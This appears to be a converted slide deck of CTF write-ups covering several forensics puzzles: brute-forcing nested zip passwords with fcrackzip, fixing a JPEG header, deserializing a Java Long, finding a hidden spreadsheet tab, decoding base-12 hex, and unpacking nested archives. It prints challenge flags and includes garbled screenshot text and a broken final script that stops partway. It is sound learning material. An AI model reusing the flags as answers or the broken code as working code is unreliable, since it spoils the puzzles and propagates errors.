
while [ -e *.zip ]; do
  files=*.zip;
  for file in $files; do
    echo -n "Cracking ${file}... ";
    output="$(fcrackzip -u -l 1-6 -c '1' *.zip | tr -d '\n')";
    password="${output/PASSWORD FOUND\\N\\N: pw == /}";
    if [ -z "${password}" ]; then
      echo "Failed to find password";
      break 2;
    fi;
    echo "Found password: \`${password}\`";
    unzip -q -P "${password}" "${file}";
    rm "${file}";
  done;
done;
```

```
PASSWORD FOUND!!!!: pw == b0yzz
```


Miscellaneous



Miscellaneous




Miscellaneous



Warp speed



Warp speed



The screenshot displays a CTF tool interface with the following components:

- Hex Dump:** Shows the raw data of 'warp_speed.jpg'. The first few lines include the Adobe Photoshop header: 'A.R.y1..Adob', 'e.de....y0...', and '...8...yA.c...'. The 'WORD_Y_image' field is highlighted with a value of 500.
- Workspace:** Lists files and their paths, including 'JPG.bt', 'war...pg*', 'Favo...iles', 'Rece...iles', 'meo...jpg', 'logo.png', 'PNG.bt', 'JPG.bt', and 'Book...iles'.
- Template Results - JPG.bt:** A table showing the results of the template analysis.

Name	Value	Start	Size	Color	Comment
enum M_ID SOIMarker	M_SOI (FFD8h)	0h	2h	Fg: Bg: [Red]	
> struct APP1 app1		2h	D6h	Fg: Bg: [Blue]	
> struct APP14 app14		D8h	10h	Fg: Bg: [Blue]	
> struct DQT dqt		E8h	86h	Fg: Bg: [Red]	
> struct SOF0 sof0		16Eh	13h	Fg: Bg: [Blue]	
enum M_ID marker	M_SOF0 (FFC0h)	16Eh	2h	Fg: Bg: [Blue]	
WORD szSection	17	170h	2h	Fg: Bg: [Blue]	
ubyte precision	8	172h	1h	Fg: Bg: [Blue]	
WORD Y_image	500	173h	2h	Fg: Bg: [Blue]	
WORD X_image	500	175h	2h	Fg: Bg: [Blue]	
ubyte nr_comp	3	177h	1h	Fg: Bg: [Blue]	
> struct COMPS comp[3]		178h	9h	Fg: Bg: [Blue]	
> struct DQT dqt		191h	6h	Fg: Bg: [Blue]	

Output:

```
Executing template '/Users/fatmeoww/Documents/SweetScape/010 Templates/Repository/JPG.bt' on '/Users/fatmeoww/Downloads/warp_speed.jpg'...
Start of Image Marker
Start of Scan Marker
End of File Image
```

Inspector:

Type	Value
Binary	00000001
Signed Byte	1
Unsigned Byte	1
Signed Short	-3071
Unsigned Short	62465
Signed Int	-20198591
Unsigned Int	4093768705
Signed Int64	4786191094379521
Unsigned Int64	4786191094379521
Float	-4.118379e+31
Double	2.36469259416424e-308

Warp speed



Excel

```
(rootkali)-[/home/kali/Desktop/Excel]  
# file password  
password: Java serialization data, version 5
```

```
(rootkali)-[/home/kali/Desktop/Excel]  
# xxd password  
00000000: aced 0005 7372 000e 6a61 7661 2e6c 616e ....sr..java.lan  
00000010: 672e 4c6f 6e67 3b8b e490 cc8f 23df 0200 g.Long;.....# ...  
00000020: 014a 0005 7661 6c75 6578 7200 106a 6176 .J..valuexr..jav  
00000030: 612e 6c61 6e67 2e4e 756d 6265 7286 ac95 a.lang.Number ...  
00000040: 1d0b 94e0 8b02 0000 7870 0000 0000 5588 .....xp....U.  
00000050: 0711 ..
```

Excel

```
import java.io.*;

public class ObjectInputStreamDemo {
    public static void main(String[] args) {
        try {
            // create an ObjectInputStream for the file we created before
            ObjectInputStream ois = new ObjectInputStream(new FileInputStream("password"));

            // read and print an object and cast it as string
            System.out.println("" + (Long) ois.readObject());
        } catch (Exception ex) {
            ex.printStackTrace();
        }
    }
}
```

Excel

```
(rootkali)-[/home/kali/Desktop/Excel]
# javac ObjectInputStreamDemo.java

(rootkali)-[/home/kali/Desktop/Excel]
# java ObjectInputStreamDemo
1434978065
```

```
(rootkali)-[/home/kali/Desktop/Excel]
# unzip the-way-to-go.zip
Archive:  the-way-to-go.zip
[the-way-to-go.zip] the-way-to-go.txt password:
extracting: the-way-to-go.txt

(rootkali)-[/home/kali/Desktop/Excel]
# ls -la
total 28
drwxr-xr-x  2 root root 4096 Mar 30 11:08 .
drwxr-xr-x 20 kali kali 4096 Mar 30 11:08 ..
-rw-r--r--  1 root root 1203 Mar 30 11:03 ObjectInputStreamDemo.class
-rw-r--r--  1 root root  468 Mar 30 11:03 ObjectInputStreamDemo.java
-rw-r--r--  1 kali kali   82 Mar  3 16:25 password
-rw-r--r--  1 root root   95 Mar  7 10:19 the-way-to-go.txt
-rw-r--r--  1 kali kali  307 Mar  7 10:24 the-way-to-go.zip
```

Excel

```
(root@kali)-[/home/kali/Desktop/Excel]  
# cat the-way-to-go.txt  
https://docs.google.com/spreadsheets/d/1fn60bc28zsH2dqBywaY49cFH3NafBJWjUn9bqMohCMo/edit#gid=0
```

Meoww of Pi 


ไฟล์ แกล้งดู แทกรูปแบบ ข้อมูล เครื่องมือ ส่วนขยาย ความช่วยเหลือ

  100%  ดูอย่างเดียว

A1		fx	Digit
	A		B
1	Digit		Frequency
2		0	999440
3		1	999333
4		2	1000306
5		3	999964
6		4	1001093
7		5	1000466
8		6	999337
9		7	1000207
10		8	999814
11		9	1000040

เพิ่ม 1000 แถวที่ด้านล่าง

Excel



Excel

Meoww of Pi

ไฟล์ แก้ไข ดู แทรก รูปแบบ ข้อมูล เครื่องมือ ส่วนขยาย ความช่วยเหลือ การช่วยเหลือพิเศษ

100% ดูอย่างเดียว


A2 fx =ARRAYFORMULA(Source!A:B)

	A	B
1	Digit	Frequency
2	0	999440
3	1	999333
4	2	1000306
5	3	999964
6	4	1001093
7	5	1000466
8	6	999337
9	7	1000207
10	8	999814
11	9	1000040

เพิ่ม 1000 แถวที่ด้านล่าง

- อ่านออกเสียงด้วยโปรแกรมอ่านหน้าจอ
- ความคิดเห็น
- ไปที่ช่วง
- โฟกัสที่แถบเครื่องมือ
- กลุ่ม
- เครื่องมือเชื่อมต่อข้อมูล

Excel



Source!A:Z



Meoww of Pi

ไฟล์: excel, ฐานข้อมูล, ข้อมูล, เครื่องมือ, ส่วนขยาย, งานส่วนต่อ, การคำนวณอัตโนมัติ

การคำนวณอัตโนมัติ...

100%

สูตรคำนวณ

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	0	999440	Source													
2	1	999333	https://blogs.sas.com/content/tmi/2015/03/12/digits-of-pi.html													
3	2	1000306														
4	3	999964														
5	4	1001093														
6	5	1000466														
7	6	999337														
8	7	1000207														
9	8	999814														
10	9	1000040														
11																
12																
13																
14																
15																
16																
17																
18																
19																
20																
21																
22																
23																
24																
25																
26																
27																
28																
29																
30																
31																
32																
33																

Meoww of Pi Source


flag

1 จาก 1




flag{hidden_flag_excel}

shades of redpwn




shades of redpwn



86 90 81 87 a3 83 40 41 40 96 76 41 77 76 91 44 87 41 83 44 41 a5

shades of redpwn



The screenshot displays the redpwn CTF interface, which is divided into three main sections: Recipe, Input, and Output.

Recipe: This section is on the left and contains a green box labeled "From Hex". Inside this box, there is a "Delimiter" field with the value "Auto".

Input: This section is on the right and contains a text area with the following hexadecimal input: 86 90 81 87 a3 83 40 41 40 96 7b 41 97 7b 91 44 87 41 83 44 41 a5. Above the text area, it shows "length: 65" and "lines: 1".

Output: This section is at the bottom right and shows the result of the conversion:f.@@.{A.{.D.A.DA¥. Above the text area, it shows "time: 2ms", "length: 22", and "lines: 1".

shades of redpwn

main.py	Run	Shell
1 a = "86 90 81 87 a3 83 40 41 40 96 7b 41 97 7b 91 44 87		102
41 83 44 41 a5".split()		108
2 for i in a:		97
3 print(int(i, 12))		103
4		123
		99
		48
		49
		48
		114
		95
		49
		115
		95
		109
		52
		103
		49
		99
		52
		49
		125

shades of redpwn

**decimal**


```
102 108 97
103
123
99
48
49
48
114
95
49
115
95
109
52
103
49
99
52
49
---
```

Import from file

Save as...

Copy to clipboard

ascii

```
flag{c010r_1s_m4g1c41}
```

Chain with...

Save as...

Copy to clipboard

Rabbit

```

(kali㉿kali)-[~/Desktop]
$ cat flag.txt
BZh91AY&SYvC*****vq***>]*****Zn*****
}*m_;**y***G***[wr}***w{*****z^***S*****p*w]*}*C***O*o`
                                                                 n(***i***w=***
*^z*q*[_[*;(y***[***;e*}z^***Y*****{/y|m**^u
                                                                 W7**wW7{**5***@**z***{**{**
***g&*|*****@***}X**UK*k*@*k*****[*****|*}=**}*****ww*****W**,{*zg_[*****}**sv
***@**@**oT*S***l*}*Ov*v*w*w***y*****s_k{***7*****}7**{:[*K*;**}r
*{***q**n*|O*l*****}Y***i*=S@};**}y*s*****_{}_w**{*}*w***wv*5***s**{ek};***Z
*****@æ**u**w*****z*****m**w@*}*****x*w**oW**_*s/{c*ov*****m**{***>*J*}*>*m
}kv@z@v*****y*****m***i***}v***@*@***]{*****縹*****;uu***@**[*]*_*O{*****
*op*n*****^*U*:***w>*****@*'s*o**p*=**@>*l***z**=V**g**度*****}*****
w**}****>*n*****>*g*****m@**+s*m**z*r4**V**>*|***s**q**z**@**n***^***w***
w**}***^{*z*w*****|*}*n*****s***/w*m}*}*O***@*M*****:**;{**n*v|*o}{0{u***
}******@**n*}*m***y榲w=7u*z*}*[*k**=żow}*o*x*{**f**s*****k**{***^*@*****w<*jv*
l**^***}***}*o*}@***w***}******]On*z*****}*****o**Nyx}*z*7]*o*****wz*w

```

Rabbit

```
(kali㉿kali)-[~/Desktop]
$ file flag.txt
flag.txt: bzip2 compressed data, block size = 900k
```

```
(kali㉿kali)-[~/Desktop]
$ xxd flag.txt | head -n 1
00000000: 425a 6839 3141 5926 5359 b976 43fd 00b7  BZh91AY&SY.vC ...
```

```
(kali㉿kali)-[~/Desktop]
$ xxd flag.txt | head -n 1 | cut -d " " -f 2
425a
```

```
(kali㉿kali)-[~/Desktop]
$ mv flag.txt flag.bz2

(kali㉿kali)-[~/Desktop]
$ bzip2 -d flag.bz2
```

Rabbit



flag

Rabbit

```
(kali㉿kali)-[~/Desktop]
$ file flag
flag: Zip archive data, at least v2.0 to extract, compression method=deflate

(kali㉿kali)-[~/Desktop]
$ xxd flag | head -n 1 | cut -d " " -f 2
504b
```

```
(kali㉿kali)-[~/Desktop]
$ mv flag flag.zip

(kali㉿kali)-[~/Desktop]
$ unzip flag.zip
Archive:  flag.zip
  inflating: flag.txt
```

Rabbit



flag.zip



flag.txt

Rabbit

```
(kali㉿kali)-[~/Desktop]  
$ rm flag.zip
```

```
(kali㉿kali)-[~/Desktop]  
$ file flag.txt  
flag.txt: gzip compressed data, was "flag.txt", last modified: Thu Mar 17 09:  
14:46 2022, from Unix, original size modulo 2^32 300437  
  
(kali㉿kali)-[~/Desktop]  
$ xxd flag.txt | head -n 1 | cut -d " " -f 2  
1f8b
```

Rabbit

```
(kali㉿kali)-[~/Desktop]  
$ mv flag.txt flag.gz
```

```
(kali㉿kali)-[~/Desktop]  
$ gzip -d flag.gz
```

```
(kali㉿kali)-[~/Desktop]  
$ file flag.txt  
flag.txt: XZ compressed data, checksum CRC64
```

```
(kali㉿kali)-[~/Desktop]  
$ xxd flag.txt | head -n 1 | cut -d " " -f 2  
fd37
```

Rabbit

```
(kali㉿kali)-[~/Desktop]
$ p7zip -d flag.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive

--
Path = flag.7z
Open WARNING: Can not open the file as [7z] archive
Type = xz
Physical Size = 300144
Method = LZMA2:23 CRC64
Streams = 1
Blocks = 1
```

Rabbit

```
test.sh
~/Desktop

1 #!/bin/bash
2
3 while [[ true ]]; do
4     if [[ -f flag.txt ]]; then
5         file="flag.txt"
6         result=`xxd flag.txt | head -n 1 | cut -d ' ' -f 2`
7     else
8         file="flag"
9         result=`xxd flag | head -n 1 | cut -d ' ' -f 2`
10    fi
11    if [[ $result = "425a" ]]; then
12        then
13            mv $file flag.bz2
14            bzip2 -d flag.bz2
15        elif [[ $result = "504b" ]]; then
16            then
17                mv $file flag.zip
18                unzip flag.zip
19                rm flag.zip
20            elif [[ $result = "1f8b" ]]; then
21                then
22                    mv $file flag.gz
